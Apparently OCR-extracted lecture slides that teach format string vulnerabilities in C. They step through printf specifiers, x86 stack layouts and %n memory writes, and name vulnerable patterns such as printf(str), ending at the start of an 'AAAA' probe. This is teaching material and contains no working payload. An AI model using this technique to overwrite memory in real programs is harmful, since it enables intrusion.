```
printf("%x", 123);
```

7b

Hexadecimal Number

```
printf("%08x", 123);
```

```
0000007b
```

String

```
printf("AAAA %s BBBB", "hello, world");
```

AAAA hello, world BBBB

Length

```
int i;
printf("AAAA%nBBBB", &i);
```

AAAABBBB

More Arguments

```
printf("AAAA %d BBBB %d", 123, 456);
```


AAAA 123 BBBB 456

Swapping Arguments

```
printf("AAAA %2$d BBBB %1$d", 123, 456);
```

AAAA 456 BBBB 123

```
printf("%d %d %d", 1, 2, 3);
```




FableTech

```
printf("%d %d %d", 1, 2, 3);
```

```
        ...                          ESP →  |      ...      |
EIP →   push 3                              |                 |
        push 2                              |                 |
        push 1                              |                 |
        push 0x080484F0                     |                 |
        call printf                         |                 |
```


FableTech

```
printf("%d %d %d", 1, 2, 3);
```




FableTech

```
printf("%d %d %d", 1, 2, 3);
```



FableTech

```
printf("%d %d %d", 1, 2, 3);
```



FableTech

```
printf("%d %d %d", 1, 2, 3);
```


```
        ...
        push 3
        push 2
        push 1
        push 0x080484F0
EIP →   call printf
```

```
        ...
03 00 00 00
02 00 00 00
01 00 00 00
F0 84 04 08
```

ESP →

FableTech

```
printf("%d %d %d", 1, 2, 3);
```



FableTech

```
printf("%d %s %d", 1, "hello", 3);
```

```
push 3
push 0x080484F9
push 1
push 0x080484F0
call printf
```

	...
	03 00 00 00
	F9 84 04 08
	01 00 00 00
	F0 84 04 08
ESP →	1A 84 04 08

FableTech

```
int i = 0x41414141;
printf("%d %d %d", 1, i, 3);
```

EIP →

```
...
mov [ebp-4], 0x41414141
push 3
mov eax, [ebp-4]
push eax
push 1
push 0x080484F0
call printf
```

EBP →
ESP →

```
...
XX XX XX XX
```

FableTech

```
int i = 0x41414141;
printf("%d %d %d", 1, i, 3);
```

```
        ...
EIP →   mov [ebp-4], 0x41414141
        push 3
        mov eax, [ebp-4]
        push eax
        push 1
        push 0x080484F0
        call printf
```

```
EBP →  |    ...     |
ESP →  | XX XX XX XX |
```

FableTech

```
int i = 0x41414141;
printf("%d %d %d", 1, i, 3);
```

```
        ...
        mov [ebp-4], 0x41414141
EIP →   push 3
        mov eax, [ebp-4]
        push eax
        push 1
        push 0x080484F0
        call printf
```

```
EBP →  |    ...     |
ESP →  | 41 41 41 41 |
```

FableTech

```
int i = 0x41414141;
printf("%d %d %d", 1, i, 3);
```

```
        ...
        mov [ebp-4], 0x41414141
        push 3
EIP →   mov eax, [ebp-4]
        push eax
        push 1
        push 0x080484F0
        call printf
```

```
EBP →  |    ...     |
       | 41 41 41 41 |
ESP →  | 03 00 00 00 |
```

FableTech

```
int i = 0x41414141;
printf("%d %d %d", 1, i, 3);
```

```
        ...
        mov [ebp-4], 0x41414141
        push 3
        mov eax, [ebp-4]
EIP →   push eax
        push 1
        push 0x080484F0
        call printf
```

```
EBP →   |    ...    |
        | 41 41 41 41 |
ESP →   | 03 00 00 00 |
```

FableTech

```
int i = 0x41414141;
printf("%d %d %d", 1, i, 3);
```


```
        ...
        mov [ebp-4], 0x41414141
        push 3
        mov eax, [ebp-4]
        push eax
EIP →   push 1
        push 0x080484F0
        call printf
```

```
EBP →  |    ...    |
       | 41 41 41 41 |
       | 03 00 00 00 |
ESP →  | 41 41 41 41 |
```

FableTech

```
int i = 0x41414141;
printf("%d %d %d", 1, i, 3);
```

```
        ...
        mov [ebp-4], 0x41414141
        push 3
        mov eax, [ebp-4]
        push eax
        push 1
EIP →   push 0x080484F0
        call printf
```



FableTech

```
int i = 0x41414141;
printf("%d %d %d", 1, i, 3);
```


```
        ...
        mov [ebp-4], 0x41414141
        push 3
        mov eax, [ebp-4]
        push eax
        push 1
        push 0x080484F0
EIP →   call printf
```

```
EBP →  |    ...    |
       | 41 41 41 41 |
       | 03 00 00 00 |
       | 41 41 41 41 |
       | 01 00 00 00 |
ESP →  | F0 84 04 08 |
```

FableTech


```
int i = 0x41414141;
printf("%d %d %d", 1, i, 3);
```

```
...
mov [ebp-4], 0x41414141
push 3
mov eax, [ebp-4]
push eax
push 1
push 0x080484F0
call printf
```




FableTech

```
int i;
printf("%d %n %d", 1, &i, 3);
```



FableTech

```
int i;
printf("%d %n %d", 1, &i, 3);
```



FableTech

```
int i;
printf("%d %n %d", 1, &i, 3);
```

```
        ...
        push 3
EIP →   lea eax, [ebp-4]
        push eax
        push 1
        push 0x080484F0
        call printf
```

```
EBP →  |    ...    |
       | XX XX XX XX |
ESP →  | 03 00 00 00 |
       |             |
       |             |
       |             |
       |             |
```

FableTech

```
int i;
printf("%d %n %d", 1, &i, 3);
```

```
        ...
        push 3
        lea eax, [ebp-4]
EIP →   push eax
        push 1
        push 0x080484F0
        call printf
```

EBP →	...
EAX →	XX XX XX XX
ESP →	03 00 00 00

FableTech

```
int i;
printf("%d %n %d", 1, &i, 3);
```

```
        ...
        push 3
        lea eax, [ebp-4]
        push eax
EIP →   push 1
        push 0x080484F0
        call printf
```

EBP →	...
EAX →	XX XX XX XX
	03 00 00 00
ESP →	88 CF FF BF

FableTech

```
int i;
printf("%d %n %d", 1, &i, 3);
```

```
        ...
        push 3
        lea eax, [ebp-4]
        push eax
        push 1
EIP →   push 0x080484F0
        call printf
```

EBP →	...
EAX →	XX XX XX XX
	03 00 00 00
	88 CF FF BF
ESP →	01 00 00 00

FableTech

```
int i;
printf("%d %n %d", 1, &i, 3);
```

```
        ...
        push 3
        lea eax, [ebp-4]
        push eax
        push 1
        push 0x080484F0
EIP →   call printf
```

EBP →	...
EAX →	XX XX XX XX
	03 00 00 00
	88 CF FF BF
	01 00 00 00
ESP →	F0 84 04 08

FableTech

```
int i;
printf("%d %n %d", 1, &i, 3);
```

```
...
push 3
lea eax, [ebp-4]
push eax
push 1
push 0x080484F0
call printf
```

EBP →	...
EAX →	XX XX XX XX
	03 00 00 00
	88 CF FF BF
	01 00 00 00
	F0 84 04 08
ESP →	1A 84 04 08

FableTech

```
int i;
printf("%d %n %d", 1, &i, 3);
```

```
...
push 3
lea eax, [ebp-4]
push eax
push 1
push 0x080484F0
call printf
```

EBP →	...
EAX →	02 00 00 00
	03 00 00 00
	88 CF FF BF
	01 00 00 00
	F0 84 04 08
ESP →	1A 84 04 08

FableTech

Exploitation of a format string vulnerability requires two things:

1. A format string controlled by the attacker
2. A pointer, somewhere up the stack, to something the attacker wants to overwrite

An attacker can control a format string, if the programmer used `printf()` to print a string:


```
printf(str);
```

Another case is when the programmer used `sprintf()` or `snprintf()` to copy a string:

```
snprintf(buf, sizeof(buf), str);
```


```
int i = 0x41414141;
printf("%d %d %d %d", 1, i, 3);
```

```
...
mov [ebp-4], 0x41414141
push 3
mov eax, [ebp-4]
push eax
push 1
push 0x080484F0
call printf
```



FableTech

```
str = "";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```




FableTech

```
str = "AAAA";

char buf[16];
int x, y, z;
snprintf(buf, sizeof(buf), str);

   mov eax, [ebp+8]
   push eax
   push 16
   lea eax, [ebp-16]
   push eax
   call snprintf
```

